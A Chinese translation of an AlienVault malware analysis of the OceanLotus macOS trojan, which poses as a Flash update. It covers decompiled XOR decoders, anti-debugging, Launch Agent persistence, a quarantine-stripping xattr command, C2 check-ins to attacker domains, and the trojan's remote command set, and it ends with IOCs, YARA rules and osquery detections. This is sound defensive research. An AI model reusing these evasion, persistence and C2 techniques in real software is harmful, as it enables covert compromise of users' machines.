OS X版本的OceanLotus（海莲花木马）

February 24, 2016 • virustracker

https://www.alienvault.com/open-threat-exchange/blog/oceanlotus-for-os-x-an-application-bundle-pretending-to-be-an-adobe-flash-update

2015年5月，奇虎360的研究人员公布了一份关于OceanLotus木马的研究报告。在报告中，他们详细的分析了这个攻击了中国组织机构的木马。报告中还介绍了一个针对OS X系统的木马，这个木马样本在几个月前被上传到了VirusTotal上。有意思的是，截至2016年2月8日，VirusTotal上的55种杀毒解决方案仍然无法检测出这个恶意样本。因此，我们决定调查一番这个OS X版本的OceanLotus木马。

OS X版本的OceanLotus是一个伪装成Adobe Flash更新的应用程序包（Application Bundle）。在这个应用程序包中有很多不同的文件，下面是我们感兴趣的几个：

- FlashUpdate.app/Contents/MacOS/EmptyApplication
- FlashUpdate.app/Contents/Resources/en.lproj/.en_icon
- FlashUpdate.app/Contents/Resources/en.lproj/.DS_Stores

如下，EmptyApplication是一个通用二进制（universal binary），既可以在i386架构，也可以在x86_64架构下运行。这是一个非常简单的程序，首先，这个程序会使用ROL3算法解码出两个“文件”：`.en_icon` 和 `DS_Stores`；然后再执行这些文件。

```
#!bash
$file EmptyApplication
EmptyApplication: Mach-O universal binary with 2 architectures
EmptyApplication (for architecture x86_64): Mach-O 64-bit executable
x86_64
EmptyApplication (for architecture i386): Mach-O executable i386
```

在混淆算法上，EmptyApplication使用了“xc”作为XOR算法的加密秘钥，混淆了二进制中的字符串。下面是一个简单的解密函数。

```
void *__usercall XOR_decode_sub_10000129A@<rax>(__int64 a1@<rax>, _BYTE *a2@<rdi>, unsigned int a3@<esi>)
{
  unsigned int v3; // ebx@1
  _BYTE *v4; // r14@1
  _BYTE *v5; // r12@1
  __int64 v6; // rdx@1
  unsigned int v7; // er13@1
  _BYTE *v8; // r15@1
  int v9; // edx@2
  _BYTE *v10; // rax@2
  void *v11; // rbx@6

  v3 = a3;
  v4 = a2;
  v5 = objc_msgSend_ptr(&cfstr_Xc, paUtf8string, a1);
  v7 = off_1000021A0(&cfstr_Xc, &off_1000021A0, v6);// "xc"
  v8 = malloc((signed int)(a3 + 1));
  __bzero(v8, (signed int)(a3 + 1));
  if ( (signed int)a3 > 0 )
  {
    v9 = a3 % v7;
    v10 = v8;
    do
    {
      *v10 = *v4 ^ v5[v9++];
      if ( v9 >= v7 )
        v9 = 0;
      ++v4;
      ++v10;
      --v3;
    }
    while ( v3 );
  }
  v11 = objc_msgSend_ptr(&OBJC_CLASS___NSString, paStringwithform, &cfstr_S, v8);
  free(v8);
  return v11;
}
```


在64位版本中，8字节长度以内的字符串会保存成整数值（integer value）。超过8字节长度的字符串会加密储存在相邻变量中，解密函数在读取变量时会以8个字节为界。如下所示，&v34被传递给了解密函数，但是，函数实际上解密了v34和v35组合。

```
v34 = 0x1D000A1617101D31LL;
v35 = 0x10;
LODWORD(v4) = XOR_decode_sub_10000129A(&v34, 9LL);// decodes as "Resources"
v5 = v0(v28, paStringbyappend, v4);
v31 = 0x91711080F560D1DLL;
LODWORD(v6) = XOR_decode_sub_10000129A(&v31, 8LL);// decodes as "en.lproj"
v7 = v6;
v30 = 0xD1700113C160656LL;
LODWORD(v8) = XOR_decode_sub_10000129A(&v30, 8LL);// decodes as ".en_icon"
v9 = v8;
```


在解码了 `.en_icon` 之后，EmptyApplication会将其写到一个名称是“pboard”的临时目录（可能是为了伪装成OS X系统中的粘贴板守护进程），并执行二进制文件。然后，EmptyApplication会删除自身，解码 `.DS_Stores` ，并把解码得到的二进制写为“EmptyApplication”-替换掉原来的EmptyApplication可执行文件。最后，通过调用 `NSTask.launch()` 就可以启动新的EmptyApplication。解密后的 `.DS_Stores` 二进制在功能上与原有的EmptyApplication并没有太多区别，只是新的EmptyApplication不会查找 `.DS_Stores` 。

加密字符串

解码后的 `.en_icon` 文件就是主木马。这个木马具备反调试功能，能够处理CC连接。后面我们会谈到，这个木马利用了几个OS X命令和API调用，所以说，这个木马很明显是专门针对OS X制作的，而不是从其他系统上移植的。

还有一点，二进制中的大部分字符串都使用了XOR算法进行加密，但是，这个二进制使用了多个不同的秘钥，并且这些秘钥本身也经过了XOR加密。事实上，这个木马做的第一件事就是解密几个XOR秘钥。有趣的是，用于设置解密秘钥的代码会通过使用C++静态构造器（static constructor）在“main”入口点之前执行。这个代码引用在mach-o二进制文件的 `__mod_init_func` 部分。

```
; Segment type: Pure data
; Segment alignment 'qword' can not be represented in assembly
__mod_init_func segment para public 'DATA' use64
                assume cs:__mod_init_func
                ;org 100027580h
                dq offset InitFunc_0    ; Sets "h" and "Variable" strings. "h" decrypts "Variable" "Variable" is used through the code as the decryption key for other strings.
                dq offset InitFunc_1
                dq offset InitFunc_2    ; Sets "thkj"
                dq offset InitFunc_3    ; Sets "var" and "Variable"
                dq offset InitFunc_4
                dq offset InitFunc_5    ; Sets "fi" and "Variable"
                dq offset InitFunc_6
                dq offset InitFunc_7
                dq offset InitFunc_8
                dq offset InitFunc_9    ; Sets "var" and "Variable"
                dq offset InitFunc_10   ; Sets "h" and "Variable"
                dq offset InitFunc_11   ; Sets "cd" and "Variable"
                dq offset InitFunc_12   ; Sets "ip" and "Variable"
                dq offset InitFunc_13   ; Sets "he" and "Variable"
__mod_init_func ends
```

drops.wooyun.org

从上图中可以看出，整个可执行文件主要使用的解密秘钥是“Variable”。但是，这里出现了几个不同的"Variable" 字符串，这样能够方便木马作者使用不同的解密秘钥来更新代码。虽然，XOR解密不难，但是，这种方案能够增加逆向工程的繁琐程度。下面这个解密函数与EmptyApplication使用的函数很类似，只不过，下面这个版本采用了一个变量解密秘钥:

```
char __fastcall XOR_decode_sub_1000024C2(__int64 *a1, _BYTE *a2, _BYTE *a3, unsigned int a4)
{
  unsigned int v4; // er8@1
  _BYTE *v5; // rcx@1
  __int64 v6; // r9@2
  unsigned int v7; // edi@2
  int v8; // edx@2
  char result; // al@3

  v4 = a4;
  v5 = a3;
  if ( (signed int)v4 > 0 )
  {
    v6 = *a1;
    v7 = *(_DWORD *)(*a1 - 24);
    v8 = v4 % v7;
    do
    {
      result = *v5 ^ *(_BYTE *)(v6 + (unsigned int)v8);
      *a2 = result;
      if ( ++v8 >= v7 )
        v8 = 0;
      ++v5;
      ++a2;
      --v4;
    }
    while ( v4 );
  }
  return result;
}
```

drops.wooyun.org

反调试

为了避免连接到调试程序，木马使用了 `PT_DENY_ATTACH` 参数来调用 `ptrace()` 。此外，木马会创建一个signal handler来捕捉SIGTRAPs，调用“int 3”来投放一个SIGTRAPs，在SIGTRAP处理器中设置flag并在继续运行之前检查flag值。就反调试而言，这种方法非常有效。

接下来，在执行代码之前，木马会通过查看二进制文件的后27位字节，从而执行签名检查。在这27个字节中，前11字节必须匹配二进制的一个硬编码值，后16个字节必须是二进制的MD5哈希值减去这27个字节所得到的值。

木马维持

木马的第一个功能就是设置一个Launch Agent（启动代理）来维持木马-每次用户登录时，这个Launch Agent就会运行。木马会把自己复制到~/Library/Logs/.Logs/corevideosd（如果木马有root权限，则会复制到/Library/Logs/.Logs/corevideosd），并在~/Library/LaunchAgents/com.google.plugins.plist（或/Library/LaunchAgents/com.google.plugins.plist）中创建一个Launch Agent plist来引用corevideosd可执行文件。

除了使用"隐藏"目录，木马还会调用corevideosd文件和com.google.plugins.plist文件的chflags（文件名，`UF_HIDDEN`）。为了降低自己暴露的可能，木马最后还会调用'`xattr -d -r com.apple.quarantine "PATH to corevideosd"`'来移除corevideosd文件上的审查扩展属性（quarantine extended attribute）。如果Launch Agent已经运行，在重启corevideosd之前，Launch Agent会使用命令"`/bin/launchctl unload "/Library/LaunchAgents/com.google.plugins.plist`"来卸载自己。

CC通讯

木马会尝试联系多个CC服务器（C2）来获取命令和其他有效载荷。木马首先会使用HTTP连接端口80上的第一个C2：kiifd[.]pozon7[.]net。下面的例子就是一个check-in请求：

```
GET /sigstore.db?k=nl?q=1AD6A35F4C2D73593912F9F9E1A55097 HTTP/1.0
Host: kiifd.pozon7.net
```


在这里，1AD6A35F4C2D73593912F9F9E1A55097是IOPlatformUUID的MD5哈希。IOPlatformUUID是通过执行下面的OS X命令获取到的：

```
#!bash
/usr/sbin/ioreg -rd1 -c IOPlatformExpertDevice | grep 'IOPlatformUUID'
```

这个UUID还会写到本地的~/Library/Preferences/.fDTYuRs。在写入磁盘之前，UUID还要经过XOR加密，使用的秘钥是"pth"。

目前，kiifd[.]pozon7[.]net已经下线了，但是如果C2能够联系到木马，木马就可以变更代码，从而下载和执行其他的有效载荷。木马克制运行一个可执行文件或打开一个压缩的应用程序包（.app应用）。

在联系了第一个C2后，木马会检查一个本地文件~/Library/Parallels/.cfg（或/Library/Parallels/.cfg），获取需要运行的可执行文件或应用列表。从本质上来说，~/Library/Parallels/.cfg是一个"启动项目（Startup Items）"文件，在这个文件中包含有木马首次启动时会运行的程序列表。虽然中方在报告中称，OceanLotus MAC木马能够检测出Parallels虚拟机，但是我们持不同意见。OceanLotus MAC只是简单地把隐藏的配置文件储存在了/Library/Parallels/目录下。

接下来，木马会请求连接一个"加密的"C2。首先，木马会尝试连接到shop[.]ownpro[.]net，但是，如果主机已经下线，木马就会再连接pad[.]werzo[.]net。木马的网络通讯是通过端口443实现的，但是没有使用SSL。相反，数据使用了一个单字节的XOR秘钥-0x1B。在初始请求阶段，受害者不会发送任何关于受害主机的信息。

在确定成功联系到C2时，木马会为处理C2发来的命令做准备。首先，木马会创建一个"保持活动"（keep-alive）线程，每分钟"ping"一次C2。然后，木马会收集下面的系统信息和当前用户信息：

- 产品名称和版本（读取自/System/Library/CoreServices/SystemVersion.plist）
- 机器名称
- 是否是root用户
- 用户的名称（User's name，读取自pw_gecos）
- 用户名（username）
- IOPlatformUUID的MD5哈希（如果没有找到IOPlatformUUID，则使用用户名和机器名作为受害者的身份标识ID）

除了系统和用户信息，木马会根据www.microsoft.com获取当前时间。为了获取时间信息，木马会发送一个HTTP请求到www.microsoft.com，并解析响应中的Data标头。实际上，在请求中存在一个错误-发送到www.microsoft.com的请求是这样的：


```
GET  HTTP/1.0
Host: www.microsoft.com

HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 216
Expires: Mon, 28 Dec 2015 18:41:15 GMT
Date: Mon, 28 Dec 2015 18:41:15 GMT
Connection: close

<HTML><HEAD>
<TITLE>Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
Reference&#32;&#35;7&#46;1d59f180&#46;1451328075&#46;0
</BODY>
</HTML>
```


你会发现，在请求中没有任何路径，并且服务器响应了一个400。因为木马只关心响应中的Data标头，所以，这个有问题的请求也是可以用的。解析后的数据会转换成epoch时间，并储存在~/Library/Hash/.Hashtag/.hash (或/Library/Hash/.Hashtag/.hash)。在这里，代码中还存在另一个错误，导致木马会从~/Library/Hash/.hash中读取时间信息，而真正的目录中应该有.HashTag。除了时间戳，值"th"和1也储存在这个文件中，所有的内容都使用了XOR加密，秘钥是"camon"。

木马会把系统信息和用户信息发送到C2，并最后创建一个线程来处理C2发来的命令。下面的转储就是加密的C2通讯：



使用秘钥0x1B解码了系统信息块后，我们得到了下面的数据-加粗的部分是产品名称，OS版本，用户名，机器名和IOPlatformUUID的MD5哈希。

> \x02\x10\x00\x00\x00Mac OS X 10.10.5\x00\x02\x00\x00\x00av\t\x00\x00\x00lab_osx_1

> \x00\x00\x001AD6A35F4C2D73593912F9F9E1A55097\xcb\xf2\x81V\x00\x00\x00\x00@
> \x00\x00\x00\x02\x00\x00\x00th\x00\x00\x00\x00

在向C2发送了系统信息和用户信息后，这个线程每秒都会尝试读取C2信息，但是，C2似乎每隔5秒才会发送一次数据。如果C2响应的数据中包含有命令指令，木马就会执行某条命令。下面的这些字符串是从二进制文件中解密获得的，很可能属于C2端的一个交互命令控制台（console）。

```
Usage: ls [path]
Usage: cd <path>
Usage: pwd
Usage: rm <file_path>
Usage: cp <srcpath> <dstpath>
Usage: mv <srcpath> <dstpath>
Usage: ps
Usage: proc <pid>
Usage: kill <pid>
Usage: exec <path>
Usage: info [path]
Usage: cmd <command system>
Usage: localip
Usage: recent
Usage: windows
Usage: download fromURL savePath
Usage: cat path [num_byte]
Usage: capture <saved_path>
where
                                                    drops.wooyun.org
```

除了几个命令之外，这些命令的作用都是一目了然的。

- “exec”通过调用系统("open ”)打开一个应用程序包（.app directory）
- “info”返回关于文件或路径信息
- “recent”返回近期打开的文档列表，通过调用 `LSSharedFileListCreate(0, kLSSharedFileListRecentDocumentItems, 0)` 实现;
- “windows”返回系统上当前打开窗口的信息（比如，某个窗口的进程），通过调用 `CGWindowListCopyWindowInfo()` 实现
- “capture”保存当前桌面截图到指定路径，通过命令 " `/usr/sbin/screencapture -x <PATH>` "（-x是为了避免截图声音）实现
- “where”没有用法介绍，但是大家都认为这是一个命令，用于返回运行木马的完整路径，通过执行" `ps awx | awk '$1 == [PID] {print $5}` "实现，其中PID指的是当前进程ID

除了上面的这些功能，还有一些命令代码能够允许C2执行下面的操作（有些命令和前面的有重合）：

- 更新/Library/Hash/.Hashtag/.hash文件
- 更新或读取 /Library/Parallels/.cfg文件
- 自动从某个URL中下载文件
- 解压或打开压缩的应用程序，运行某个可执行文件，或从某个动态库中执行代码
- 杀死某个进程
- 删除某个文件或路径
- 断开C2连接

这个OS X版本的OceanLotus木马很明显是一个专门针对OS X制作的成熟木马。对OS X命令和API的使用证明了木马作者非常精通OS X系统，并且木马作者用了相当多的时间来定制这个木马，以便让木马适应OS X环境。与其他先进的恶意软件类似，二进制混淆的使用表明木马作者想要保护自己的成果，增加逆向工程的难度并降低木马被检测到的概率。VirusTotal上的0检测率事实也说明木马作者做的很成功。

我们还发现了一个相对简单的OceanLotus木马版本。这版木马使用的C2仍然硬编码在二进制中，并通过端口80 连接kiifd[.]pozon7[.]net，但是，没有连接到加密C2上。这个版本也不能启动多线程来处理其他任务，所以我们认为这个木马可能是一个早期变种。所以，我们没有深入分析这个早期版本，不过，如果你想研究木马的发展历程的话，这个早期变种还是不错的研究对象。

App bundle

83cd03d4190ad7dd122de96d2cc1e29642ffc34c2a836dbc0e1b03e3b3b55cff

Another older variant that only communicates with the unencrypted C2

a3b568fe2154305b3caa1d9a3c42360eacfc13335aee10ac50ef4598e33eea07

C2s:

kiifd[.]pozon7[.]net

shop[.]ownpro[.]net

pad[.]werzo[.]net

Dropped Files:

/Library/.SystemPreferences/.prev/.ver.txt or ~/Library/.SystemPreferences/.prev/.ver.txt

/Library/Logs/.Logs/corevideosd or ~/Library/Logs/.Logs/corevideosd

/Library/LaunchAgents/com.google.plugins.plist or ~/Library/LaunchAgents/com.google.plugins.plist

/Library/Parallels/.cfg or /~Library/Parallels/.cfg

/tmp/crunzip.temp.XXXXXX (passed to mktemp(), so the actual file will vary)

~/Library/Preferences/.fDTYuRs

/Library/Hash/.Hashtag/.hash (or ~/Library/Hash/.Hashtag/.hash)

Detection

```
#!bash
Yara Rules

rule oceanlotus_xor_decode
{
        meta:
                author = "AlienVault Labs"
                type = "malware"
                description = "OceanLotus XOR decode function"
    strings:
        $xor_decode = { 89 D2 41 8A ?? ?? [0-1] 32 0? 88 ?? FF C2 [0-
1] 39 ?A [0-1] 0F 43 D? 4? FF C? 48 FF C? [0-1] FF C? 75 E3 }
    condition:
        $xor_decode
}

rule oceanlotus_constants
{
        meta:
                author = "AlienVault Labs"
                type = "malware"
                description = "OceanLotus constants"
    strings:
        $c1 = { 3A 52 16 25 11 19 07 14 3D 08 0F }
        $c2 = { 0F 08 3D 14 07 19 11 25 16 52 3A }
    condition:
        any of them
}
```

'

```
#!bash
Osquery OceanLotus pack:
{
  "platform": "darwin",
  "version": "1.4.5",
  "queries": {
    "OceanLotus_launchagent": {
              "query"  :  "select  *  from  launchd  where  name  =
'com.google.plugins.plist';",
      "interval" : "10",
      "description" : "OceanLotus Launch Agent",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_1": {
              "query"  :  "select  *  from  file  where  pattern  =
'/Users/%/Library/Logs/.Logs/corevideosd';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_2": {
               "query"  :  "select  *  from  file  where  path  =
'/Library/Logs/.Logs/corevideosd';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_3": {
              "query"  :  "select  *  from  file  where  pattern  =
'/Users/%/Library/.SystemPreferences/.prev/.ver.txt';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_4": {
               "query"  :  "select  *  from  file  where  path  =
'/Library/.SystemPreferences/.prev/.ver.txt';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_5": {
              "query"  :  "select  *  from  file  where  pattern  =
'/Users/%/Library/Parallels/.cfg';",
      "interval" : "10",
```

```
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_6": {
              "query"  :  "select  *  from  file  where  path  =
'/Library/Parallels/.cfg';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"

    },
    "OceanLotus_dropped_file_7": {
             "query"  :  "select  *  from  file  where  pattern  =
'/Users/%/Library/Preferences/.fDTYuRs';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_8": {
             "query"  :  "select  *  from  file  where  pattern  =
'/Users/%/Library/Hash/.Hashtag/.hash';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_9": {
              "query"  :  "select  *  from  file  where  path  =
'/Library/Hash/.Hashtag/.hash';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_10": {
             "query"  :  "select  *  from  file  where  pattern  =
'/Users/%/Library/Hash/.hash';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_11": {
              "query"  :  "select  *  from  file  where  path  =
'/Library/Hash/.hash';",
      "interval" : "10",
      "description" : "OceanLotus dropped file",
      "value" : "Artifact used by this malware"
    },
    "OceanLotus_dropped_file_12": {
              "query"  :  "select  *  from  file  where  path  =
'/tmp/crunzip.temp.%';",
```

```
        "interval" : "10",
        "description" : "OceanLotus dropped file",
        "value" : "Artifact used by this malware"
      }
    }
}
```

Tags: 木马 , 文件 , 命令 , 二进制 , 解密 , 秘钥 , 系统 , 加密 , 运行 , 连接 ,

为您推荐了相关的技术文章:

1. 漏洞检测的那些事儿 - 从理论到实战
2. Struts2 历史 RCE 漏洞回顾不完全系列
3. 从反序列化到命令执行 - Java 中的 POP 执行链
4. "安全线"大型目标渗透 - 01信息搜集|漏洞研究 - 安全技术社区
5. 记一次ThinkPHP源码审计

原文链接： www.php0.net